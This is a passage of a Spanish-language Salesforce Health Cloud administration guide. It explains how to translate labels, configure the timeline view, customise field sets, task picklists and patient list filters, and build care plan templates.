Si tiene una organización en varios idiomas, utilice el Sistema de traducción para traducir las etiquetas en la consola de Health Cloud. Especifique idiomas que desea traducir, cree traducciones para personalizaciones que realizó y sustituya las etiquetas en Health Cloud.

## Traducir etiquetas en organizaciones en varios idiomas

Si tiene una organización en varios idiomas, utilice el Sistema de traducción para traducir las etiquetas en la consola de Health Cloud. Especifique idiomas que desea traducir, cree traducciones para personalizaciones que realizó y sustituya las etiquetas en Health Cloud.

Nota: Las etiquetas que aparecen en la cronología, tarjeta del paciente o menú de vista de tarjeta no se pueden traducir utilizando el Sistema de traducción. En su lugar, agregue nuevas etiquetas personalizadas para los valores en el idioma que sustituye los valores Inglés entregados.

Las etiquetas personalizadas son valores de texto personalizado a los que se puede acceder desde clases de Apex, páginas de Visualforce o componentes Lightning. Los valores se pueden traducir a cualquier idioma compatible con Salesforce. Las etiquetas personalizadas permiten a los desarrolladores crear aplicaciones multilingües, que presentan la información automáticamente (texto de la ayuda o mensajes de error, por ejemplo) en el idioma del usuario.

1. Para acceder a etiquetas personalizadas, en Configuración, introduzca *Etiquetas personalizadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Etiquetas personalizadas**.
2. Cree una vista que muestra las etiquetas que desea traducir.

   Este ejemplo muestra una vista con etiquetas personalizadas que incluyen la palabra *Paciente*.


PERMISOS DE USUARIO

Para crear, modificar o eliminar etiquetas personalizadas:
- "Personalizar aplicación"

Para crear o sustituir una traducción:
- "Gestionar traducción"

  O BIEN

  "Ver parámetros y configuración" y estar designado como traductor




3. Seleccione el nombre de la etiqueta personalizada que desea traducir.
4. En la lista relacionada Traducciones, haga clic en **Nuevo** para introducir una nueva traducción o en **Modificar** junto al idioma para cambiar una traducción. Si hace clic en **Eliminar**, Salesforce confirma que desea eliminar, y eliminará el formulario de traducción de la etiqueta personalizada.
5. Seleccione el `Idioma` hacia el que está traduciendo.
6. Introduzca el `Texto de traducción`. Este texto sustituye el valor especificado en el campo de la etiqueta `Valor` cuando el idioma predeterminado de un usuario está es el idioma de traducción.
7. Haga clic en **Guardar**.

# Configurar la vista de cronología

Puede agregar o eliminar eventos de cuidados médicos de la vista de cronología para proporcionar a sus coordinadores de atención sanitaria la información precisa que necesitan para ser más efectivos en la gestión de sus pacientes.

En la ficha Configuraciones de la vista de cronología, agregue diferentes eventos a la cronología exponiendo campos en objetos estándar o personalizados y luego seleccionando iconos para representar los datos.

1. Desde la página Health Cloud: Inicio de Administrador, seleccione la ficha Configuraciones de la vista de cronología y haga clic en **Nueva**.
2. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| `Nombre de configuración de la vista de cronología` | Nombre del evento de cronología. Este nombre solo aparece en páginas de configuración. |
| `Categoría de objeto` | Nombre de la categoría de objetos con la que está relacionado este evento. Utilice este campo para crear un grupo de eventos. Este nombre aparece en el menú Seleccionar todos los eventos en la cronología. De forma predeterminada, todos los objetos preconfigurados son `Datos de implicación` o `Datos de registro médico`. |

| Campo | Descripción |
| --- | --- |
| `Nombre fácil de recordar` | Etiqueta que aparece en la cronología para el evento.<br><br>**Nota:** El texto en este campo no está disponible para la localización utilizando el sistema de traducción. Para que este texto aparezca en otro idioma, duplique el registro de configuración e introduzca el texto utilizando el idioma que desea mostrar. A continuación, establezca el campo `Idioma` del nuevo registro en ese idioma. El sistema muestra el texto de etiqueta que coincide con la configuración de idioma del usuario. |
| `Nombre de objeto` | Nombre del objeto que contiene el campo que se muestra en la cronología. Utilice la ortografía exacta del objeto para garantizar resultados correctos; por ejemplo, EhrMedicationPrescription__c.<br><br>**Nota:** El texto en este campo no está disponible para la localización utilizando el sistema de traducción. Para que este texto aparezca en otro idioma, duplique el registro de configuración e introduzca el texto utilizando el idioma que desea mostrar. A continuación, establezca el campo `Idioma` del nuevo registro en ese idioma. El sistema muestra el texto de etiqueta que coincide con la configuración de idioma del usuario. |
| `Campo de detalles` | Nombre del campo para mostrar como un evento en la cronología. |
| `Campo de posición` | Campo de fecha que utiliza el sistema para colocar el evento de forma horizontal en la fecha correcta en la cronología. |
| `Icono gráfico` | Nombre del archivo de imagen que representa el evento en la cronología. Cargue el archivo de imagen en la carpeta Activos de Health Cloud en la ficha Documentos.<br><br>**Nota:** Para mostrar imágenes con los mejores resultados en la cronología, deben estar dentro del tamaño de marco y archivo recomendado. El tamaño de archivo recomendado es de hasta 1 MB. Salesforce ajusta la imagen a aproximadamente 48 x 48 pixeles, por lo que las imágenes más pequeñas y las imágenes con una proporción de aspecto de 1:1 (cuadrado) proporcionan los mejores resultados. |
| `Orden de clasificación` | Indica el orden vertical en el que aparecen los eventos cuando la cronología tiene más de un evento en a misma fecha.<br><br>**Nota:** Si duplica un registro de configuración de modo que puede traducir la etiqueta, modifique también el orden de clasificación. Dado que no puede tener dos |

| Campo | Descripción |
| --- | --- |
| | registros con el mismo orden de clasificación asignado, cree un número de versión diferente para el nuevo registro. Por ejemplo, si el registro Inglés tiene *3* en el campo `Orden de clasificación`, asigne la versión Español *3.1*. |
| `Idioma` | La configuración que especifica el idioma del texto en los campos `Nombre fácil de recordar` y `Nombre de objeto`. |
| `Código de idioma` | El código que especifica el idioma del texto en los campos `Nombre fácil de recordar` y `Nombre de objeto`. |

Nota: Si no ve los campos `Idioma` y `Código de idioma` en la vista de lista, agregue los campos al formato de página. A continuación, actualice la página seleccionando `Todo` y haciendo clic en **Ir**.

Ejemplo: Por ejemplo, para mostrar prescripciones, utilice el objeto EhrMedicationPrescription__c.

| Campo | Descripción |
| --- | --- |
| `Nombre de configuración de la vista de cronología` | Prescripciones |
| `Categoría de objeto` | Datos médicos |
| `Nombre fácil de recordar` | Prescripciones |
| `Nombre de objeto` | EhrMedicationPrescription__c |
| `Campo de detalles` | MedicationName__c |
| `Campo de posición` | DateWritten__c |
| `Icono gráfico` | timeline_icon_pill_png |
| `Orden de clasificación` | 2 |

## Cargar iconos de vista de cronología

Cuando agrega información desde campos u objetos personalizados a la vista de cronología, asegúrese de incluir un icono para la cronología que permite a los coordinadores de atención sanitaria comprender el tipo de evento representado.

## Cargar iconos de vista de cronología

Cuando agrega información desde campos u objetos personalizados a la vista de cronología, asegúrese de incluir un icono para la cronología que permite a los coordinadores de atención sanitaria comprender el tipo de evento representado.

Nota: Para mostrar imágenes con los mejores resultados en la cronología, deben estar dentro del tamaño de marco y archivo recomendado. El tamaño de archivo recomendado es de hasta 1 MB. Salesforce ajusta la imagen a aproximadamente 48 x 48 pixeles, por lo que las imágenes más pequeñas y las imágenes con una proporción de aspecto de 1:1 (cuadrado) proporcionan los mejores resultados.

1. En la ficha Documentos, haga clic en **Nuevo**.
2. En la página Cargar nuevo documento, especifique un nombre de documento descriptivo para el archivo de imagen. Para utilizar el nombre del archivo, deje este campo en blanco. El nombre del archivo aparece automáticamente al cargar el archivo.
3. Introduzca un nombre único para utilizar por la API.
4. Para hacer que una imagen aparezca en la cronología, seleccione `Imagen disponible de modo externo`.
5. Seleccione la carpeta **Activos de Health Cloud** para el archivo.
6. Introduzca una descripción y palabras clave para utilizar luego como criterio de búsqueda.
7. Seleccione la opción para cargar el archivo de imagen. Haga clic en **Seleccionar archivo**, seleccione el archivo y haga clic en **Abrir**.
8. Haga clic en **Guardar**.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para cargar nuevos documentos:
- "Crear" en documentos

# Personalizar las funciones del equipo sanitario entregadas

Las funciones que tienen las personas en el mundo sanitario son increíblemente variadas. Por lo que le proporcionamos la flexibilidad de cambiar las funciones estándar de Health Cloud a aquellas que reflejan cómo funciona su organización.

Es posible que su organización sea un centro de salud ampliado y llama las personas que gestiona residentes en vez de pacientes. O en vez de coordinadores de asistencia sanitaria, tiene gestores de casos que interactúan con pacientes. Es fácil cambiar el texto que aparece en la aplicación.

En Configuración, introduzca *`Metadatos personalizados`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de metadatos personalizados**. Duplique el parámetro `Coordinador de cuidados de función de Seguro médico` o el parámetro `Paciente de función de Seguro médico`. Modifique el campo `Valor de configuración` para reflejar su nombre de función personalizado. A continuación, desactive la configuración original y active el nuevo registro.

# Configurar ajustes de metadatos personalizados de Health Cloud

Puede agregar o sustituir campos en varios de los componentes de Health Cloud utilizando metadatos personalizados.

Ajustes de Health Cloud contiene varios pares de clave/valor de ajustes de configuración para la aplicación Health Cloud. Ajustes de Health Cloud incluye la configuración predeterminada que controla lo siguiente en Health Cloud:

| Configuración | Controles |
|---|---|
| `HcFieldSet_AddMember` | Agrega un miembro del equipo sanitario externo |

| Configuración | Controles |
|---|---|
| `HcFieldSet_GoalDefaultFieldSet` | Campos que aparecen como parte de los objetivos del seguro médico |
| `HcFieldSet_ProblemDefaultFieldSet` | Campos que aparecen como parte de los problemas del seguro médico |
| `PatientCreateFlow_default` | Flujo de trabajo de creación de pacientes |
| `PatientCreateMappingGroup_default` | Asignaciones de datos de la creación de pacientes |
| `Careplan_Role_Patient` | Etiqueta para `Paciente` que aparece en toda la aplicación |
| `Careplan_Role_Care_Coordinator` | Etiqueta `Coordinador de asistencia sanitaria` que aparece en toda la aplicación |
| `HcFeatureDriver` | Si un registro Contacto o Cuenta aparece para un paciente en la ficha Detalles de la consola |
| `HcFieldSet_CandidatePatientListView` | Campos que aparecen en la vista de lista para pacientes candidatos |

Para cambiar los ajustes, desactive la configuración en Ajustes de Health Cloud. A continuación, duplique el registro de configuración manteniendo el Nombre de ajuste, realice sus cambios y luego active ese registro.

1. En Configuración, introduzca *`Metadatos personalizados`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de metadatos personalizados**.
2. Haga clic en **Gestionar registros** junto a **Ajustes de Health Cloud**.
3. Haga clic en **Modificar** en la fila para el ajuste que desea sustituir o cambiar.
4. Anule la selección de la casilla `Activa` y haga clic en `Guardar`.
5. Haga clic en el nombre del ajuste que desea sustituir.
6. Haga clic en `Duplicar`, cree un registro de ajustes utilizando el texto exacto encontrado en el campo Nombre de ajuste del registro duplicado y active el registro.

# Personalizar problemas y objetivos

Con conjuntos de campos, puede agregar campos personalizados o cambiar el orden de campos existentes en las páginas utilizadas para crear problemas y objetivos.

Nota: Las páginas de problemas y objetivos entregadas hacen uso de un conjunto de campos empaquetado, que le permite elegir los campos y el orden en el que aparecen los campos en esas páginas. Las páginas entregadas no están disponibles para su modificación a través del editor de formato de página.

Personalice los campos que aparecen en las páginas utilizadas por los coordinadores de atención sanitaria para crear problemas y objetivos para el seguro médico. Problemas y Objetivos son objetos personalizados y puede agregar agrupaciones de campos personalizadas aprovechando conjuntos de campo de Salesforce. Un conjunto de campos es una agrupación de campos que crea y luego agrega a un objeto.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Después de crear los conjuntos de campo, los agrega al conjunto de campos predeterminado para ese objeto en la página Etiquetas personalizadas. Por ejemplo, para agregar campos a la página Problemas, modifique el defaultFieldSet para Problemas.

1. Desde Configuración, introduzca *Objeto* en el cuadro Búsqueda rápida, luego seleccione **Objetos** y seleccione el objeto personalizado Problema o el objeto personalizado Objetivo.
2. Desde la configuración de gestión del objeto apropiado, vaya a Conjuntos de campos y, a continuación, haga clic en **Nuevo**.
3. Introduzca una **Etiqueta de conjunto de campos**. Este es el nombre que se presenta a los suscriptores que instalan el campo mediante un paquete gestionado.
4. Opcionalmente, introduzca un nombre para su conjunto de campos.
5. En el área **¿Dónde se utiliza?**, proporcione una breve descripción de las páginas que utilizan el conjunto de campos, y con qué propósito. Esta información ayuda a un suscriptor a conocer dónde y cómo se está utilizando un conjunto de campos instalado, de modo que puedan poblarlo con sus propios campos
6. Guarde sus cambios.
7. Para añadir campos al conjunto de campos, arrastre los campos de la paleta de objetos y suéltelos en los contenedores Disponible para el conjunto de campos o En el conjunto de campos. Los campos del contenedor En el conjunto de campos son visibles de forma predeterminada.

   Nota: En el conjunto de campos, puede asignar campos que hagan referencia a varios objetos. Al asignar un campo a un conjunto de campos que haga referencia a varios objetos, el único campo que puede asignar es el objeto Nombre.

   Puede arrastrar y soltar un campo de un contenedor a otro. El orden vertical de la lista En el conjunto de campos indica el orden de cómo se representan los campos en las páginas.
8. Para quitar un campo del conjunto de campos, vuelva a arrastrar el campo a la paleta de objetos o haga clic en el icono situado junto al elemento.
9. Para que un campo sea obligatorio, haga doble clic en el elemento o haga clic en el icono de la llave inglesa ( ) junto al mismo y seleccione la casilla de verificación Obligatorio.

   Nota: : indica que le campo es obligatorio y que debe tener un valor para poder guardar el registro.

Activar conjuntos de campos personalizados

Después de crear conjuntos de campos personalizados, asegúrese de agregarlos al componente de etiqueta personalizada predeterminado relacionado.

## Activar conjuntos de campos personalizados

Después de crear conjuntos de campos personalizados, asegúrese de agregarlos al componente de etiqueta personalizada predeterminado relacionado.

Puede modificar etiquetas personalizadas existentes para objetivos y problemas para agregar conjuntos de campos personalizados o puede crear etiquetas predeterminadas completamente nuevas para problemas y objetivos.

1. En Configuración, introduzca *Etiqueta personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione Etiquetas personalizadas.
2. Haga clic en **Nueva etiqueta personalizada** para crear una etiqueta o haga clic en Modificar junto a la etiqueta personalizada que desea modificar.
   - Para agregar conjuntos de campos personalizados a objetivos, seleccione la etiqueta personalizada goalDefaultFieldSet.
   - Para agregar conjuntos de campos personalizados a problemas, seleccione la etiqueta personalizada problemDefaultFieldSet.
3. En el campo Valor, introduzca el nombre del conjunto de campos personalizados que desea utilizar en el componente.

4. Haga clic en **Guardar**.

# Personalizar tareas

Personalice los campos en la pagina Nueva tarea de modo que los valores de campo reflejen los tipos de tareas que asignan los coordinadores de atención sanitaria habitualmente y utilice terminología de calificación específica de su organización.

Puede agregar o cambiar los valores para las siguientes listas de selección en la página Nueva tarea:

- Estado
- Prioridad
- Tipo de tarea

Agregar tipos de tareas personalizadas
Los tipos de tareas personalizadas ayudan sus coordinadores de atención sanitaria a crear tareas específicas del tipo de atención sanitaria del paciente que proporcionan. Por ejemplo, para un centro de cirugía ortopédica ambulatoria, los tipos de tarea pueden incluir `Pruebas de laboratorio preoperatorias` o `Entrenamiento físico semanal`.


Agregar o modificar valores de prioridad de tarea
Puede cambiar los valores que aparecen en el campo Prioridad que muestra la importancia de la tarea.

Agregar o modificar valores de estado de tarea
Puede cambiar los valores que aparecen en el campo Estado que muestra el progreso o mide la finalización de una tarea.

## Agregar tipos de tareas personalizadas

Los tipos de tareas personalizadas ayudan sus coordinadores de atención sanitaria a crear tareas específicas del tipo de atención sanitaria del paciente que proporcionan. Por ejemplo, para un centro de cirugía ortopédica ambulatoria, los tipos de tarea pueden incluir `Pruebas de laboratorio preoperatorias` o `Entrenamiento físico semanal`.

Planifique cuidadosamente cuando crea tipos de tarea de modo que no haya un gran número de opciones en la lista de selección.




EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:

- "Personalizar aplicación"

1. En Configuración, introduzca *`Campos personalizados de actividad`* en el cuadro `Búsqueda rápida`.
2. Haga clic en **Tipo de tarea**.

3. En la sección Valores de lista de selección, haga clic en **Nuevo**.
4. Agregue uno o más valores de lista de selección en el cuadro de texto. Ponga cada valor en su propia línea.
5. Seleccione `Tarea de seguro médico` de modo que los nuevos valores se asocien con la lista de selección Tipo de tarea.
6. Haga clic en **Guardar**.
7. Para cambiar el orden en que aparecen los valores en la lista de selección, haga clic en **Volver a ordenar**.
8. Para especificar un valor predeterminado para la lista de selección, seleccione la casilla de verificación `Predeterminado` para ese tipo de tarea.

## Agregar o modificar valores de prioridad de tarea

Puede cambiar los valores que aparecen en el campo Prioridad que muestra la importancia de la tarea.

1. Desde Configuración, introduzca *`Tarea`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione `Campos de tareas`.
2. En la lista Campos estándar de tareas, haga clic en **Prioridad**.
3. Para agregar un valor a la lista, haga clic en **Nuevo**.
4. Agregue uno o más valores de lista de selección en el cuadro de texto. Ponga cada valor en su propia línea.
5. Seleccione `Tarea de seguro médico` de modo que los nuevos valores se asocien con el seguro médico.
6. Haga clic en **Guardar**.
7. Para cambiar el orden en que aparecen los valores en la lista de selección, haga clic en **Volver a ordenar**.
8. Para especificar un valor predeterminado para la lista de selección, seleccione la casilla de verificación `Predeterminado` para esa prioridad.
9. Seleccione el valor que representa la prioridad más alta para la tarea.

## Agregar o modificar valores de estado de tarea

Puede cambiar los valores que aparecen en el campo Estado que muestra el progreso o mide la finalización de una tarea.

1. Desde Configuración, introduzca *`Tarea`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione `Campos de tareas`.
2. En la lista Campos estándar de tareas, haga clic en `Estado`.
3. Para agregar un valor a la lista, haga clic en **Nuevo**.
4. Agregue uno o más valores de lista de selección en el cuadro de texto. Ponga cada valor en su propia línea.
5. Seleccione `Tarea de seguro médico` de modo que los nuevos valores se asocien con el seguro médico.
6. Haga clic en **Guardar**.
7. Para cambiar el orden en que aparecen los valores en la lista de selección, haga clic en **Volver a ordenar**.
8. Para especificar un valor predeterminado para la lista de selección, seleccione la casilla de verificación `Predeterminado` para ese estado.
9. Para seleccionar un valor que cierra la tarea, seleccione la casilla de verificación `Cerrada` para ese estado.

# Personalizar los campos Crear miembros externos

Puede personalizar los campos que aparecen en el modal que utilizan los coordinadores de atención sanitaria para crear un miembro del equipo de atención sanitaria externo.

Utilice conjuntos de campos para agregar nuevos campos o cambiar el orden de los campos existentes utilizados para crear miembros del equipo de atención sanitaria externos.

1. En Configuración, introduzca *Cuentas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de campos**.
2. Seleccione Modificar junto al conjunto de campos Nuevo miembro externo.
3. Arrastre y suelte los campos que desea mostrar en el modal Nuevo miembro externo.

   Nota: Solo puede agregar campos desde Cuenta y el contacto principal relacionado. Se ignorarán campos de otros objetos relacionados.

4. Haga clic en **Guardar**.

# Personalizar la vista de lista Paciente candidato

Puede personalizar los campos que aparecen en la vista de lista que los coordinadores de asistencia sanitaria utilizan para convertir pacientes candidatos en pacientes en Health Cloud.

Utilice conjuntos de campos para agregar nuevos campos o cambiar el orden de los campos existentes utilizados en la vista de lista de paciente candidato.

1. Desde Configuración, introduzca *Objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione Objetos.
2. En la página Objeto personalizado, seleccione el objeto personalizado Paciente candidato.
3. Desplácese a la sección Conjuntos de campos y haga clic en Modificar junto a la vista de lista Paciente candidato.
4. Arrastre y suelte los campos que desea mostrar en la vista de lista Pacientes candidatos.

   Nota: Los siguientes campos se deben incluir en e conjunto de campos y no se deben eliminar:

   - Id. de registro (Id.)
   - Nombre (Name__c)
   - Cuenta de paciente (AccountId__c)
   - Nombre de cuenta de paciente (AccountId__r.Name)
   - Contacto principal de la cuenta de paciente (AccountId__r.PrimaryContact__c)

5. Haga clic en **Guardar**.

# Agregar relaciones de objetos cruzados para personalizar opciones de filtro de lista de pacientes

Las relaciones de objetos cruzados controlan qué objetos y campos aparecen en las opciones de selección de filtros al crear listas de pacientes.

Health Cloud ofrece un conjunto básico de filtros que puede utilizar cuando define una lista de pacientes. Para agregar otros registros personalizados a las opciones de filtro de la lista de pacientes, cree relaciones que vinculan registro entre si. Cuando sus usuarios visualizan registros, también pueden ver datos relacionados. Puede definir diferentes tipos de relaciones creando campos de relaciones personalizadas

entre objetos. Por ejemplo, para agregar campos relacionados con inmunizaciones de pacientes a los filtros de lista de pacientes, crea una relación entre Cuenta y EhrImmunization__c.

Antes de crear relaciones, determine qué campos desea exponer en el filtro y qué objeto se expone en esos campos. Las relaciones entre objetos en Health Cloud determinan la colaboración, campos obligatorios en formatos de página, y qué campos están disponibles cuando crea una lista de pacientes.

Nota: El objeto Cuenta debe ser uno de los dos objetos en su relación de objetos cruzados.

Para ver una lista de objetos y campos de Health Cloud, consulte la *Guía de referencia de objetos de Health Cloud* .

1. Para crear la relación que agrega un objeto personalizado a los criterios de filtro de la lista de pacientes, seleccione la ficha **Relaciones de objetos cruzados**.
2. Especifique los detalles de la relación:

| Campo | Descripción |
|---|---|
| `Nombre de relación de objetos cruzados` | Nombre que describe la relación. |
| `Desde objeto` | Nombre del objeto principal. Este es un campo obligatorio en Health Cloud, el objeto debe ser *`Cuentas`*. |
| `A objeto` | Nombre del objeto secundario para incluir como una opción en criterios de filtro de la lista de pacientes. |
| `Relación` | Opcionalmente, el nombre de la relación personalizada. |
| `Relación inversa` | Opcionalmente, el nombre del objeto que es el objeto de origen o "desde". |

La siguiente tabla muestra algunas de las relaciones de objetos cruzados preconfiguradas con Health Cloud. Puede utilizar esta tabla como una referencia para crear otras relaciones de objetos cruzados y hacer disponibles más registros y campos al crear listas de pacientes.

| Nombre de relación de objetos cruzados | Desde objeto | A objeto |
|---|---|---|
| AccountToContact | Cuenta | Contacto |
| AccountToObservation | Cuenta | EhrObservation__c |
| AcountToEncounter | Cuenta | EhrEncounter__c |
| AccountToEhrMedicationPrescriptions | Cuenta | EhrMedicationPrescription__c |
| AccountToCondition | Cuenta | EhrCondition__c |

# Los paneles proporcionan a sus usuarios el acceso a amplias miras

Configure su entorno de elaboración de informes, utilice el generador de informes para crear un informe básico y organice sus informes para facilitar la búsqueda de información. También puede encontrar excelente aplicaciones de paneles en Salesforce AppExchange y agregarlas a la consola.


La gente adora las vistas resumidas que obtienen con paneles y puede ayudar los coordinadores de asistencia sanitaria a optimizar su carga de trabajo con paneles. Un panel muestra datos de informes de origen como componentes visuales, que pueden ser gráficos,

indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización. Cada panel puede tener hasta 20 componentes.

Puede comenzar con un informe estándar y personalizarlo según sus necesidades. Los usuarios pueden crear informes sobre cualquier dato al que tengan acceso de lectura o lectura/escritura.

Para una experiencia de formación divertida y atractiva, eche un vistazo al módulo *Informes y paneles* en la ruta Trailhead Admin Beginner.

Para ahorrarse tiempo, existen varias aplicaciones disponibles en AppExchange que puede descargar y personalizar. El siguiente panel de muestra se creó utilizando los Paneles del Servicio y asistencia de Salesforce Labs. Busque AppExchange para encontrar la mejor aplicación para sus necesidades.




Una vez haya creado su panel, recuerde agregarlo a la consola de modo que los coordinadores de asistencia sanitaria puedan utilizar el conmutador de fichas para acceder al panel. En Configuración, introduzca `Aplicaciones` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**. Seleccione la aplicación Health Cloud que desea personalizar y luego agréguela como un elemento de ficha de navegación.

# Crear una plantilla de seguro médico

Puede crear una plantilla de seguro médico en Salesforce agregando problemas, objetivos y tareas a una plantilla de seguro médico.

Para crear una plantilla de seguro médico junto con sus problemas, objetivos y tareas asociados, utilice la ficha Plantillas de seguros médicos. Asegúrese de agregar los perfiles a cualquier usuario que crea plantillas y agregue la ficha a las aplicaciones personalizadas Health Cloud. Puede incluir cualquier campo adicional que necesite al formato de página del objeto Plantilla de seguro médico.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

1. Desde la página Health Cloud: Inicio de Administrador, seleccione la ficha Plantillas de seguros médicos y haga clic en **Nueva**.
2. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| `Nombre de plantilla de seguro médico` | Nombre de la plantilla de seguro médico. |
| `Descripción` | Proporcione una breve descripción de la plantilla y su uso pensado. |
| `Activo` | Seleccione activar esta plantilla de seguro médico y hágala disponible para aplicar a un paciente. |
| `Duplicada desde` | Nombre de la plantilla original de la que se duplicó o copió esta plantilla. |

3. En la lista relacionada Problemas de plantilla de seguro médico, haga clic en **Nuevo problema de plantilla de seguro médico**.
4. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| `Nombre de problema de seguro médico` | Nombre del problema de la plantilla de seguro médico. |
| `Plantilla de seguro médico` | Nombre de la plantilla de seguro médico con la que está relacionado este problema. |
| `Descripción` | Proporcione una breve descripción del problema que se está solucionando. |
| `Activo` | Seleccione activar este problema de seguro médico y hágalo disponible para aplicar a un paciente. |
| `Orden de clasificación` | Indica el orden vertical en el que aparece este problema en la plantilla del seguro médico. |
| `Prioridad` | La prioridad del problema del seguro médico como baja, normal o alta. |

5. Haga clic en **Guardar** para pasar el siguiente paso y crear un objetivo o haga clic en **Guardar y nuevo** para crear más problemas.
6. En la lista relacionada Objetivos de plantilla de seguro médico, haga clic en **Nuevo objetivo de plantilla de seguro médico**.

7. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| Nombre de objetivo de plantilla de seguro médico | Nombre del objetivo asociado con la plantilla de seguro médico. |
| Descripción | Proporcione una breve descripción de la plantilla y su uso pensado. |
| Activo | Seleccione activar este objetivo de seguro médico y hágalo disponible para aplicar a un paciente. |
| Orden de clasificación | Indica el orden vertical en que aparece este objetivo en la lista de objetivos. |
| Prioridad | La prioridad del objetivo del seguro médico como baja, normal o alta. |
| Problema de plantilla | Nombre del problema de la plantilla con el que está relacionado este objetivo. |

8. Haga clic en **Guardar** para pasar el siguiente paso y crear una tarea o haga clic en **Guardar y nuevo** para crear más objetivos.
9. En la lista relacionada Tareas de plantilla de seguro médico, haga clic en **Nueva tarea de plantilla de seguro médico**.
10. Introduzca lo siguiente:

| Campo | Descripción |
